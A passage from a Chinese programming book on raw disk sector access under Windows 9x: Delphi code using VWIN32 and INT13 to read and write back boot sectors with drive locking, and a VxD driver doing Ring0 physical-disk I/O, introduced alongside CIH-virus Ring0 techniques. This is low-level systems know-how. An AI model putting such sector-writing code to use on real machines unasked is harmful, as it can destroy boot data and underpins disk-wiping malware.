读磁盘扇区不需要对磁盘加锁、解锁。写磁盘扇区、格式化磁盘扇区之前必须对磁盘进行加锁, 程序结束时需要解锁。

输入参数

AX =440DH

CX=逻辑加锁: 084AH、物理加锁: 084BH、逻辑解锁: 086AH、物理解锁: 086BH

BH= 逻辑加锁: 0~4, 一般设置为 0(格式化)、1(写)

物理加锁: 0~3, 一般设置为 0(格式化)、1(写)

逻辑解锁: 0

物理解锁: 0

BL=逻辑加锁、逻辑解锁(00H=当前盘、01H=A、02H=B 等等)

物理加锁、物理解锁(0~7F: 软盘、80 ~FF: 硬盘, 第一硬盘是 80, 第二硬盘 81...)

DX=逻辑加锁、物理加锁: 0(格式化)、1(写)

逻辑解锁、物理解锁: 0

返回值:

CF: 如果成功则返回 0, 否则为 1。

AX=错误代码

详细技术参数可以参考 DOS 汇编中断的文档或本书所配光盘的“赠品\Interrupt.hlp”文件。

源代码清单如下(见光盘中的“Windows 9x 下读写逻辑扇区的方法#”目录):

```
unit Unit1;
```

```
interface
```

```
uses
```

```
Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;
```

```
type
```

```
TDiskIO=packed Record
```

```
dwStartSector:longint;
```

```
wSectors      :smallint;
```

```
lpBuffer      :pchar;
```

```
end;
```

```
P32Regs = ^T32Regs; //32 位寄存器结构
```

```
T32Regs = record
```

```
EBX: Longint;
```

```
EDX: Longint;
```

```
ECX: Longint;
```

```
EAX: Longint;
```

```

    EDI: Longint;
    ESI: Longint;
    Flags: Longint;
end;
TForm1 = class(TForm)
    Button1: TButton;
    procedure Button1Click(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
end;

const
    FILE_FLAG_DELETE_ON_CLOSE=$04000000;
    VWIN32_DIOC_DOS_IOCTL = 1; { MS-DOS Int 21h 44xxh functions call }
    VWIN32_DIOC_DOS_INT25 = 2; { MS-DOS Int 25h function call }
    VWIN32_DIOC_DOS_INT26 = 3; { MS-DOS Int 26h function call }
    VWIN32_DIOC_DOS_INT13 = 4; { MS-DOS Int 13h functions call }
    VWIN32_DIOC_DOS_DRIVEINFO = 6; {MS-DOS Int 21h function 730X}

var
    Form1: TForm1;
    buffer:TDiskio;
    hDeviceHandle:THandle;
    reg:T32Regs;

implementation

{$R *.DFM}

function LockDisk(VMM32Handle:cardinal;disk:byte;LockOrNot:boolean):boolean;
var
    R: T32Regs;
    cb: DWord;
begin//对物理磁盘加锁、解锁，第一参数是 VMM32 的文件句柄，第二参数是磁盘
    //编号，软盘从 0 开始，硬盘从$80 开始
    if (VMM32Handle=INVALID_HANDLE_VALUE)then
    begin
        result:=false;
        exit;
    end;
    fillchar(r, sizeof(r), 0);
    if LockOrNot=true then
    begin
        R.ECX := $084b;

```

```

        R.EBX := $100+disk; //bh:0-3 级 0,1,$80,$81..。
        R.EDX := 1;    //1 允许写, 0 允许格式化
    end
    else begin
        R.ECX := $086b;
        R.EBX := disk;    //0,1,$80,$81..。
    end;
    R.EAX := $440D;
    DeviceIOControl(VMM32Handle, VWIN32_DIOC_DOS_IOCTL, @R, SizeOf(R), @R,
SizeOf(R), cb, nil);
    Result := (R.Flags and 1 = 0);
end;

```

```

function LockDrive(VMM32Handle:cardinal;drive:byte;LockOrNot:boolean):boolean;
var
    R: T32Regs;
    cb: DWord;
begin
    if (VMM32Handle=INVALID_HANDLE_VALUE)then
        begin
            result:=false;
            exit;
        end;
        fillchar(r, sizeof(r), 0);
        if LockOrNot=true then
            begin
                R.ECX := $084a;
                R.EBX := $100+drive; //bh:0-4 级 0 当前盘,1:A, 2:B, 3:C
                R.EDX := 1;    //1 允许写, 0 允许格式化
            end
        else begin
            R.ECX := $086A;
            R.EBX := drive;    //0 当前盘,1:A, 2:B, 3:C
        end;
        R.EAX := $440D;
        DeviceIOControl(VMM32Handle, VWIN32_DIOC_DOS_IOCTL, @R, SizeOf(R), @R,
SizeOf(R), cb, nil);
        Result := (R.Flags and 1 = 0); //and (R.EAX and $FFFF = 0);
    end;

```

```

procedure TForm1.Button1Click(Sender: TObject);
const
    drive=3; //c 盘
var

```

```

cb:DWORD;
str:string;
i:integer;
boot:array[0..512-1]of byte;    //一个扇区的空间
begin
    hDeviceHandle:=CreateFile("\\.\VWIN32',0,0, nil,0, FILE_FLAG_DELETE_ON_CLOSE,
0);
    {打开 VWIN32, VWIN32 在 Windows 9x 下提供了 INT13、INT21、INT25、INT26
的接口}
    if(hDeviceHandle<>INVALID_HANDLE_VALUE) then
        begin
            //读盘
            buffer.dwStartSector:=0; //第 0 个扇区
            buffer.wSectors:=1;      //共 1 个扇区
            buffer.lpBuffer:=@boot; //缓冲区
            reg.EAX:=$7305;
            reg.EBX:=Integer(@buffer);
            reg.ECX:=-1;
            reg.EDX:=drive;//1-A 2-b 3-c
            reg.ESI:=0;//读
            reg.Flags:=0;
            //执行该磁盘功能
            DeviceIoControl(hDeviceHandle,VWIN32_DIOC_DOS_DRIVEINFO,@reg,
                sizeof(reg),@reg,sizeof(reg),cb,nil);
            if ((reg.Flags and 1)=1) then
                raise exception.createfmt('错误代码: %.2x',[reg.EAX and $FFFF]);
            end;
            //显示扇区内容
            str:="";
            for i:=0 to buffer.wSectors*512-1 do
                begin
                    str:=str+format('%.2x',[integer(boot[i])]);
                    if i mod 16=15 then str:=str+#13;//第 16 字节后分行显示
                end;
            showmessage(str);
            //写盘
            LockDrive(hDeviceHandle,drive,true);//首先要加锁
            if(hDeviceHandle<>INVALID_HANDLE_VALUE) then
                begin
                    buffer.dwStartSector:=0;
                    buffer.wSectors:=1;
                    buffer.lpBuffer:=@boot;
                    reg.EAX:=$7305;
                    reg.EBX:=Integer(@buffer);

```

```

reg.ECX:=-1;
reg.EDX:=drive;//1-A 2-b 3-c
reg.ESI:=1;//写
reg.Flags:=0;
DeviceIoControl(hDeviceHandle,VWIN32_DIOC_DOS_DRIVEINFO,@reg,
    sizeof(reg),@reg,sizeof(reg),cb,nil);
if ((reg.Flags and 1)=1) then
    raise exception.createfmt('错误代码: %.2x',[reg.EAX and $FFFF]);
end;
LockDrive(hDeviceHandle,drive,false);//最后要解锁
end;

end。

```

本例演示了读写 C 盘第 1 个扇区及逻辑磁盘加锁、解锁的功能。读者可以自行扩充实现功能强大的磁盘工具。程序运行的结果如图 5-1 所示。



图 5-1 Wndwns9x 下读写逻辑磁盘扇区

5.1.2 Windows 9x 下用 INT13 实现读写软盘物理磁盘扇区

在这里介绍 Windows 9x 下利用 INT13 中断实现读写软盘物理磁盘扇区的一个简单的例子，其中用到了 INT13 的 02, 03 号子功能和 INT21 的 440D 号子功能。因为在 Windows 下，操作系统屏蔽了 INT13 的 02, 03 号子功能对硬盘的读写，所以本例仅对软盘有效，对硬盘无效。本程序的目的是演示有这么一种方式来存取磁盘。

技术接口请参阅上一小节，INT13, INT21 的详细技术参数可以参考 DOS 汇编中断的文档或本书所配光盘的“赠品\Interrupt.hlp"文件。

源代码清单如下(见光盘中的“Windows 9x 下读写物理扇区——仅限软盘#"目录):

```
unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

type
    P32Regs = ^T32Regs; //32 位寄存器结构
    T32Regs = record
        EBX: Longint;
        EDX: Longint;
        ECX: Longint;
        EAX: Longint;
        EDI: Longint;
        ESI: Longint;
        Flags: Longint;
    end;
    TForm1 = class(TForm)
        Button1: TButton;
        procedure Button1Click(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
    end;

const
    FILE_FLAG_DELETE_ON_CLOSE=$04000000;
    VWIN32_DIOC_DOS_IOCTL = 1; { MS-DOS Int 21h 44xxh functions call }
    VWIN32_DIOC_DOS_INT25 = 2; { MS-DOS Int 25h function call }
    VWIN32_DIOC_DOS_INT26 = 3; { MS-DOS Int 26h function call }
    VWIN32_DIOC_DOS_INT13 = 4; { MS-DOS Int 13h functions call }
    VWIN32_DIOC_DOS_DRIVEINFO = 6; {MS-DOS Int 21h function 730X}

var
    Form1: TForm1;
    reg: T32Regs;
    hDeviceHandle: THandle;
    fresult: boolean;
    cb: DWord;
```

implementation

```
{ $R *.DFM }
```

```
function LockDisk(VMM32Handle:cardinal;disk:byte;LockOrNot:boolean):boolean;
```

```
var
```

```
  R: T32Regs;
```

```
  cb: DWord;
```

```
begin//对物理磁盘加锁、解锁，第一参数是 VMM32 的文件句柄，第二参数是磁盘
```

```
  //编号，软盘从 0 开始，硬盘从$80 开始
```

```
  if (VMM32Handle=INVALID_HANDLE_VALUE)then
```

```
  begin
```

```
    result:=false;
```

```
    exit;
```

```
  end;
```

```
  fillchar(r, sizeof(r), 0);
```

```
  if LockOrNot=true then
```

```
  begin
```

```
    R.ECX := $084b;
```

```
    R.EBX := $100+disk; //bh:0-3 级 0,1,$80,$81..。
```

```
    R.EDX := 1; //1 允许写，0 允许格式化
```

```
  end
```

```
  else begin
```

```
    R.ECX := $086b;
```

```
    R.EBX := disk; //0,1,$80,$81..。
```

```
  end;
```

```
  R.EAX := $440D;
```

```
  DeviceIOControl(VMM32Handle, VWIN32_DIOC_DOS_IOCTL, @R, SizeOf(R), @R,
```

```
  SizeOf(R), cb, nil);
```

```
  Result := (R.Flags and 1 = 0); //and (R.EAX and $FFFF = 0);
```

```
end;
```

```
function LockDrive(VMM32Handle:cardinal;drive:byte;LockOrNot:boolean):boolean;
```

```
var
```

```
  R: T32Regs;
```

```
  cb: DWord;
```

```
begin//对物理磁盘加锁、解锁，第一参数是 VMM32 的文件句柄，第二参数是磁盘
```

```
  //1: A、2: B、3: C、4: D……
```

```
  if (VMM32Handle=INVALID_HANDLE_VALUE)then
```

```
  begin
```

```
    result:=false;
```

```
    exit;
```

```
  end;
```

```
  fillchar(r, sizeof(r), 0);
```

```
  if LockOrNot=true then
```

```

begin
    R.ECX := $084a;
    R.EBX := $100+drive; //bh:0-4 级 0 当前盘,1:A, 2:B, 3:C
    R.EDX := 1; //1 允许写, 0 允许格式化
end
else begin
    R.ECX := $086A;
    R.EBX := drive; //0 当前盘,1:A, 2:B, 3:C
end;
R.EAX := $440D;
DeviceIOControl(VMM32Handle, VWIN32_DIOC_DOS_IOCTL, @R, SizeOf(R),
    @R, SizeOf(R), cb, nil);
Result := (R.Flags and 1 = 0); //and (R.EAX and $FFFF = 0);
end;

procedure TForm1.Button1Click(Sender: TObject);
const
    disk=0; //0 表示 A 盘
var
    boot: array[0..512] of byte;
    str:string;
    i:integer;
begin
    hDeviceHandle := CreateFile('\\.\VWIN32', GENERIC_READ or GENERIC_WRITE,
        FILE_SHARE_READ or FILE_SHARE_WRITE, nil,
        OPEN_EXISTING, FILE_FLAG_DELETE_ON_CLOSE, 0);
    if (hDeviceHandle <> INVALID_HANDLE_VALUE) then
        begin
            reg.EAX := $0201; {ah=2 表示读, al=1 表示 1 个扇区}
            reg.EBX := Integer(@boot); {缓冲区}
            reg.ECX := $0001;
            reg.EDX := disk; {只能读软盘, 0:A 盘 1:B 盘}
            reg.Flags := 0;
            fresult := DeviceIoControl(hDeviceHandle, VWIN32_DIOC_DOS_IOCTL, @reg,
                sizeof(reg), @reg, sizeof(reg), cb, nil);
            if ((reg.Flags and 1) = 1) then
                raise exception.createfmt('错误代码: %.2x',[reg.EAX and $FFFF]);

            str:='';
            for i:=0 to 512-1 do
                begin
                    str:=str+format('%.2x',[integer(boot[i])]);
                    if i mod 16=15 then str:=str+#13;
                end;
            end;
        end;
    end;
end;

```



```

showmessage(str);

LockDisk(hDevicehandle,disk,true); //加锁
reg.EAX := $0301; {ah=3 表示读, al=1 表示 1 个扇区}
reg.EBX := Integer(@boot); {缓冲区}
reg.ECX := $0001; {ch=0 表示柱面编号, cl=1 表示起始扇区编号}
reg.EDX := disk; {dh=0 磁道编号, disk=0 表示 A 盘}
reg.Flags := 0;
fresult := DeviceIoControl(hDeviceHandle, VWIN32_DIOC_DOS_INT13, @reg,
sizeof(reg), @reg, sizeof(reg), cb, nil);
if ((reg.Flags and 1) = 1) then
    if reg.EAX=$300 then
        raise exception.create('写保护')
    else raise exception.createfmt('错误代码: %.2x',[reg.EAX and $FFFF]);
LockDisk(hDevicehandle,disk,false); //解锁
end;
end;
end;

end。

```

本例演示了读写软盘第 1 个扇区及物理磁盘加锁、解锁的功能。读者可以自行扩充实现功能强大的磁盘工具。程序运行结果如图 5-2 所示。




图 5-2 读写软盘物理磁盘扇区

5.1.3 利用 VxD 和 CIH 病毒中的 Ring0 技术

本小节不仅仅是讲述磁盘扇区的读写技术，还介绍 VxD, CIH 病毒中的 Ring0 技术。利用这里介绍一种编程技巧及方法，相信读者和一定可以编出更高质量、更高技术含量的程序代码来。

本小节介绍两部分的内容：简单的 VxD 编程和 CIH 病毒原理的应用。它们的共同之处是：

都在 Ring0 下工作。不同之处是：VxD 编程需要用到 VC 6.0, NuMega DriverStudio 中的 VToolsD 开发工具(请到 <http://www.driverdevelop.com/> 下载)，CIH 病毒原理的应用技术编程则不需要额外的开发工具。详细的 VxD 开发文档请参阅驱动程序开发的有关资料，这里只介绍与本书相关的部分内容。

为了实现磁盘扇区的读写，需要在 Ring0 下调用 IOS 提供的 IOS_SENDCOMMAND 服务函数往系统底层传递文件请求，其代码如下所示：

```
IOR *ior;
IOS_SendCommand(ior,NULL);
```

其中，IOS_SENDCOMMAND 的 IOR 参数的结构如下：

```
typedef struct _IOR{
    ULONG      IOR_next; /*为 BCB 的(MBZ for IORF_VERSION_002)的客户链接*/
    USHORT     IOR_func; /*子功能号*/
    USHORT     IOR_status; /*请求的状态*/
    ULONG      IOR_flags; /*请求控制标志*/
    CMDCLPT    IOR_callback; /*如果 IORF_SYNC_COMMAND 未设置，则为回调函
数地址*/

    ULONG      IOR_start_addr[2]; /*相对开始地址*/
    ULONG      IOR_xfer_count; /*处理的扇区数*/
    ULONG      IOR_buffer_ptr; /*客户缓冲区指针*/
    ULONG      IOR_private_client; /*BlockDev/IOS 客户保留*/
    ULONG      IOR_private_IOS; /*IOS 保留*/
    ULONG      IOR_private_port; /*端口驱动的私有区域*/
    union      urequestor_usage_ureq;
    ULONG      IOR_req_req_handle; /*请求句柄*/
    ULONG      IOR_req_vol_handle; /*媒体句柄，指向 VRP 结构*/
    ULONG      IOR_sgd_lin_phys; /*指向第一个物理 SGD*/
    UCHAR      IOR_num_sgds; /*物理 SGD 的数目*/
    UCHAR      IOR_vol_designt; /*视子功能号的不同，可能是以下两种情况：(1)
A 盘 0, B 盘为 1, C 盘为 2…… (2) 软盘是 0~7F, 硬盘是 80~FF*/
    USHORT     IOR_ios_private_1; /*由 IOS 保留强制对齐*/
    ULONG      IOR_reserved_2[2]; /*保留，内部使用*/
}IOR, *PIOR;
```

IOR 结构中数据域很多，足以部分体会到 Windows 操作系统内核的复杂性及严密性。但是，在本例中只用到几个数据域。

5.1.3.1 简单的 VxD 编程实现物理磁盘的读写

这个程序请用 VC 6.0, NuMega DriverStudio 中的 VToolsD 开发工具(请到 <http://www.driverdevelop.com/> 下载)来编译(代码见光盘中的“Windows 9x 下读写物理扇区——Ring0 技术#VxD”目录)。

1. DISKIO.h 的源文件清单

```
#include <vtoolscp.h>
#define DEVICE_CLASS      DiskioDevice
#define DISKIO_DeviceID    UNDEFINED_DEVICE_ID
#define DISKIO_Init_Order  UNDEFINED_INIT_ORDER
#define DISKIO_Major      1
```

```

#define DISKIO_Minor      0

class DiskioDevice : public VDevice
{
public:
    virtual BOOL OnSysDynamicDeviceInit();
    virtual BOOL OnSysDynamicDeviceExit();
    virtual DWORD OnW32DeviceIoControl(PIOCTLPARAMS pDIOCParams);
};

class DiskioVM : public VVirtualMachine
{
public:
    DiskioVM(VMHANDLE hVM);
};

class DiskioThread : public VThread
{
public:
    DiskioThread(THREADHANDLE hThread);
};

```

2. DISKIO.CPP 源文件清单

```

#define DEVICE_MAIN
#include "diskio.h"

/*声明虚拟设备名为 DISKIO*/
Declare_Virtual_Device(DISKIO)
#undef DEVICE_MAIN

/*定义一个 IOCTL 控制码实现 Win32 应用程序与 VXD 交互*/
#define DIOC_MY1 CTL_CODE(FILE_DEVICE_UNKNOWN,1,
    METHOD_NEITHER,FILE_ANY_ACCESS)

#define MAXBUF 0x200    /*自定义磁盘缓冲区为一个扇区的大小*/

DiskioVM::DiskioVM(VMHANDLE hVM) : VVirtualMachine(hVM) {}

DiskioThread::DiskioThread(THREADHANDLE hThread) : VThread(hThread) {}
/*处理动态加载的 VXD 并作初始化，SYS_DYNAMIC_DEVICE_INIT*/
BOOL DiskioDevice::OnSysDynamicDeviceInit()
{
    return TRUE; /*什么也不做，只需返回 True*/
}

```

```

/*处理动态加载的 VXD 并从内存移去*/
BOOL DiskioDevice::OnSysDynamicDeviceExit()
{
    return TRUE; /*什么也不做，只需返回 True*/
}

/*定义输入缓冲区结构，这与主程序 EXE 文件中的结构相对应*/
struct TInBuffer {
    BOOL ReadOrNot; //True:Read, False:Write
    int Disk; // $80..0
    unsigned int StartSecLo, StartSecHi; //开始扇区的低 32、高 32 位，
        //除非扇区编号大于 4GB， 否则 StartSecHi 为 0
    unsigned int SecCount; //扇区数
};

/*处理主程序调用 CreateFile 或 DeviceIoControl 函数的消息*/
DWORD DiskioDevice::OnW32DeviceIoControl(PIOCTL_PARAMS pDIOCPARAMS)
{
    switch (pDIOCPARAMS->dioc_IOCTLCode)
    {
        case DIOC_MY1: /*如果为指定的控制消息*/
            IOR *ior;
            char iorBuffer[0xfc] = {0}; //IOR 实际空间，此结构大小是 0x58，
                //还需要保留 0xac 个字节的空，共 0xfc 个字节
            struct TInBuffer *op; //输入缓冲区指针
            char *buffer; //主程序磁盘缓冲区指针
            char data[MAXBUF] = {0};

            /*类型转换， dioc_InBuf 是输入缓冲区， 由主程序传递来读写参数*/
            op = (struct TInBuffer *)pDIOCPARAMS->dioc_InBuf;
            /*dioc_OutBuf 是输出缓冲区， 保存读写扇区的数据*/
            buffer = (char *)pDIOCPARAMS->dioc_OutBuf;

            ior = (IOR *) (iorBuffer + 0xac); //IOR 从 iorBuffer 的第 0xac 字节开始
            /*= $80 硬盘*/
            ior->IOR_vol_designtr = op->Disk; //磁盘编号
            if (op->ReadOrNot) //如果是读
                /*读由 IOR_xfer_count 的 sectors/bytes*/
                ior->IOR_func = IOR_READ;
            else //如果是写
                /*写由 IOR_xfer_count 的 sectors/bytes*/
                ior->IOR_func = IOR_WRITE;
            ior->IOR_flags =
                IORF_PHYS_CMD | IORF_VERSION_002 | IORF_SYNC_COMMAND | IORF_HIGH_PRIORITY;
    }
}

```

```

/*其中, IORF_PHYS_CMD 表示这是物理磁盘, IORF_VERSION_002 表示 BCB
   使用扩展 IO 格式请求, IORF_SYNC_COMMAND 表示这是同步命令,
   IORF_HIGH_PRIORITY 表示使用高优先级*/
ior->IOR_buffer_ptr = (ULONG)data;
/*Ring0 下的磁盘缓冲区, 因为在 Ring0 下无法“看到”主程序磁盘缓冲
   区 Buffer, 所以使用 data 作为中介*/
ior->IOR_xfer_count = 1; /*每次只读写一个扇区数*/
for(int i=0;i<op->SecCount;i++) /*循环 SecCount 次读写*/
{
    ior->IOR_start_addr[0] = op->StartSecLo+i; //起始扇区的低 32 位
    ior->IOR_start_addr[1] = op->StartSecHi; //起始扇区的高 32 位, 除非扇
        //区编号大于 4GB, 否则 StartSecHi 为 0
    ior->IOR_next = 1;
    if (!op->ReadOrNot) /*如果是写*/
        memcpy(data,buffer,MAXBUF); /*把 buffer 数据拷贝到 data*/
    IOS_SendCommand(ior,NULL); /*发送请求命令*/
    if (ior->IOR_status!=0) break;
    if (op->ReadOrNot) /*如果是读数据*/
        memcpy(buffer,data,MAXBUF); /*把 data 数据拷贝到 buffer*/
    buffer+=MAXBUF;
}
if (ior->IOR_status==0)
    *(pDIOCPParams->dioc_bytesret)=0; //返回 0
else
    *(long*)(pDIOCPParams->dioc_bytesret)=-1; //返回-1, 表示错误
break;
}
return 0;
}

```

3. DISKIO 的 MakeFile 文件

DISKIO.mak - makefile for VxD DISKIO

```

DEVICENAME = DISKIO
DYNAMIC = 1
FRAMEWORK = CPP
DEBUG = 1
OBJECTS = diskio.OBJ

```

```

!include $(VTOOLSDD)\include\vttoolsd.mak
!include $(VTOOLSDD)\include\vxdtarg.mak

```

```

diskio.OBJ:    diskio.cpp diskio.h

```

4. DISKIO 的 DEF 文件清单

VXD DISKIO DYNAMIC

SEGMENTS

```

_LTEXT      CLASS 'LCODE'  PRELOAD NONDISCARDABLE
_LDATA      CLASS 'LCODE'  PRELOAD NONDISCARDABLE
_TEXT       CLASS 'LCODE'  PRELOAD NONDISCARDABLE
_DATA       CLASS 'LCODE'  PRELOAD NONDISCARDABLE
_LPTEXT     CLASS 'LCODE'  PRELOAD NONDISCARDABLE
_CONST      CLASS 'LCODE'  PRELOAD NONDISCARDABLE
_BSS        CLASS 'LCODE'  PRELOAD NONDISCARDABLE
_TLS        CLASS 'LCODE'  PRELOAD NONDISCARDABLE
_ITEXT      CLASS 'ICODE'  DISCARDABLE
_IDATA      CLASS 'ICODE'  DISCARDABLE
_PTEXT      CLASS 'PCODE'  NONDISCARDABLE
_PDATA      CLASS 'PCODE'  NONDISCARDABLE
_STEXT      CLASS 'SCODE'  RESIDENT
_SDATA      CLASS 'SCODE'  RESIDENT
_MSGTABLE   CLASS 'MCODE'  PRELOAD NONDISCARDABLE IOPL
_MSGDATA    CLASS 'MCODE'  PRELOAD NONDISCARDABLE IOPL
_IMSGTABLE  CLASS 'MCODE'  PRELOAD DISCARDABLE IOPL
_IMSGDATA   CLASS 'MCODE'  PRELOAD DISCARDABLE IOPL
_DBOSTART   CLASS 'DBOCODE' PRELOAD NONDISCARDABLE
CONFORMING
_DBOCODE    CLASS 'DBOCODE' PRELOAD NONDISCARDABLE
CONFORMING
_DBODATA    CLASS 'DBOCODE' PRELOAD NONDISCARDABLE
CONFORMING
_16ICODE    CLASS '16ICODE' PRELOAD DISCARDABLE
_RCODE      CLASS 'RCODE'

```

EXPORTS

```
_The_DDB @1
```

编译方法如下：

步骤

(1)设置相应环境变量。如果使用 VC 6.0,请看参考 vxdpath.bat 的定义，并把其中的路径改为软件实际的安装路径，如下面的代码所示：

```

SET DriverNetworks=c: \PROGRA~1 \NUMEGA\DRIVER~1\DRIVER~4
SET DRIVERWORKS=c:\PROGRA~1\NUMEGA\DRIVER~1\DRIVER~1
SET VTOOLS=c: \PROGRA~1\NUMEGA\DRIVER~1\VTOOLS
SET DRIVERAGENT=c: \PROGRA~1 \NUMEGA\DRIVER~1\DRIVER~3
SET PATH=%Path%;c: \PROGRA~1 \NUMEGA\DRIVER~1\DRIVER~3\Bin;
d: \progra~1\micros~2\vc98\bin;d:\Progra~1\micros~2\Common\MSDev98\Bin

```

如果在 Windows 9x 下执行到 “SET PATH”语句时提示“Out of environment space” 错误，请把 “shell=c:\command.com /e: 2048 /p” 加入到 C:\CONFIG.SYS 中并重启计算机。

(2)在 DOS 控制台输入: “nmake /f diskio.mak”,最后生成 diskio.vxd 文件。

5.调用 VxD 的主程序

下面是调用 VxD 的主程序源代码(见光盘中的 “Windows 9x 下读写物理扇区——Ring0

技术#\VxD\EXE"目录)。

主程序通过 **DeviceIoControl** 函数向 **VxD** 发送自定义消息，实现磁盘扇区的读写。磁盘扇区读写的参数通过第三、第四个参数来指定，磁盘缓冲区由第五、第六个参数指定，第七个参数是 **VxD** 的返回值，表示操作是否成功下面是主程序源代码：

```
unit UnitMain;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls,
  registry;

const
  FILE_DEVICE_UNKNOWN = $00000022;
  METHOD_NEITHER = 3;
  FILE_ANY_ACCESS = 0;
  {自定义消息，这些定义都必须与 VxD 里的定义相同}
  DIOC_MY1 = FILE_DEVICE_UNKNOWN shl 16 +
    1 shl 2 +
    METHOD_NEITHER +
    FILE_ANY_ACCESS shl 14;

type
  TForm1 = class(TForm)
    Edit1: TEdit;
    Button1: TButton;
    Button2: TButton;
    OpenFileDialog1: TOpenDialog;
    Button3: TButton;
    Edit2: TEdit;
    Edit3: TEdit;
    Label1: TLabel;
    Label2: TLabel;
    procedure Button1Click(Sender: TObject);
    procedure FormShow(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure Button3Click(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
```

```
Form1: TForm1;  
vxd: longword;  
filename: string;
```

implementation

```
{ $R *.DFM }
```

```
procedure TForm1.Button1Click(Sender: TObject);  
begin  
  if button1.Caption = '开始' then  
    begin  
      {应用程序用 CreateFile 打开 VxD}  
      vxd := createfile(pchar('\\.\' + edit1.text), 0, 0, nil, Create_new,  
        File_Flag_Delete_On_Close, 0);  
      if vxd = invalid_handle_value then  
        begin//如果发生错误，把该 VxD 文件拷贝到当前目录，并重新打开  
          filename := extractfilename(edit1.text);  
          copyfile(pchar(edit1.text), pchar(filename), false);  
          vxd := createfile(pchar('\\.\' + filename), 0, 0, nil, Create_new,  
            File_Flag_Delete_On_Close, 0);  
          if vxd = invalid_handle_value then deletetfile(filename);  
        end  
      else filename := '';  
      if vxd <> invalid_handle_value then button1.Caption := '结束'  
      else showmessage('打开文件错误');  
    end  
  else begin  
    closehandle(vxd); {关闭或动态卸下 VxD}  
    if filename <> '' then deletetfile(filename);  
    button1.Caption := '开始';  
  end;  
end;
```

```
procedure TForm1.FormShow(Sender: TObject);  
begin//设置当前工作目录  
  SetCurrentDirectory(PChar(extractfilepath(paramstr(0))));  
end;
```

```
procedure TForm1.Button2Click(Sender: TObject);  
begin//选择 VxD 文件  
  OpenFileDialog1.FileName := edit1.text;  
  if OpenFileDialog1.Execute then  
    edit1.text := OpenFileDialog1.FileName;
```


end;

procedure TForm1.Button3Click(Sender: TObject);

type

 TInBuffer = record

 ReadOrNot: BOOL; {True:Read, False:Write}

 Disk: integer; { \$80 硬盘}

 StartSecLo, StartSecHi: longword; {开始扇区, 结束扇区}

 SecCount: longword; {扇区数}

 end;

var

 RecBytes: Cardinal;

 InBuffer: TInBuffer;

 OutBuffer: pchar;

 SEC, i, j: integer;

 s: string;

 StartSec: int64;

begin

 SEC := strtoint(edit3.text);

 getmem(OutBuffer, SEC * 512);

 InBuffer.ReadOrNot := True;

 InBuffer.Disk := \$80;

 StartSec:=strtoint64(edit2.text);

 InBuffer.StartSecHi := StartSec shr 32;

 InBuffer.StartSecLo := StartSec and \$FFFFFFFF;

 InBuffer.SecCount := SEC;

 if DeviceIoControl(vxd, DIOC_MY1, @InBuffer, sizeof(InBuffer), @OutBuffer[0],

 SEC * 512, RecBytes, nil) and

 (RecBytes = SEC * 512) then

 begin

 for j := 0 to SEC - 1 do

 begin

 s := "";

 for i := 0 to 512 - 1 do

 begin

 s := s + format('%0.2x ', [ord(outbuffer[j * 512 + i])]);

 if i mod 16=15 then s:=s+#13;

 end;

 showmessage(s);

 end;

 InBuffer.ReadOrNot:=False;

 InBuffer.Disk:=\$80;

 InBuffer.StartSecHi:= StartSec shr 32;

 InBuffer.StartSecLo:= StartSec and \$FFFFFFFF;

```

InBuffer.SecCount:=SEC;
if DeviceIoControl(vxd,DIOC_MY1,@InBuffer,sizeof(InBuffer),@OutBuffer[0],
    SEC * 512,RecBytes,nil) and (RecBytes<>SEC * 512) then
    showmessage('写扇区错误');
end;
freemem(OutBuffer, SEC * 512);
end;

procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
    if Button1.Caption = '结束' then Button1Click(Sender);
end;

end。

```

在与 VxD 通信时，CreateFile 中使用 FILE_FLAG_DELETE_ON_CLOSE 表示：当 CloseHandle 将不在内存中保留引用记数为 0 的 VxD，自动把它卸载。自定义消息在 VxD 中的声明如下所示：

```

#define CTL_CODE(DeviceType, Function, Method, Access)(
    ((DeviceType)<<16)|((Access)<<14)|((Function)<<2)|(Method)
#define DIOC_MY | CTL_CODE(FILE_DEVICE_UNKNOWN,1,
    METHOD_NEITHER,FILE_ANY_ACCESS)

```

转换为本例的 Delphi 代码如下所示：

```

Const
    FILE_DEVICE_UNKNOWN=$00000022;
    METHOD_NEITHER = 3;
    FILE_ANY_ACCESS = 0;
    {命令码消息}
    DIO_MY1 = FILE_DEVICE_UNKNOWN shl 16+
        1 shl 2+
        METHOD_NEITHER+
        FILE_ANY_ACCESS shl 14;

```

本程序实现读取硬盘第一个物理扇区，并把扇区数据写回硬盘，读者可根据实际需求更改本程序适合不同的需要。程序运行结果如图 5-3 所示。

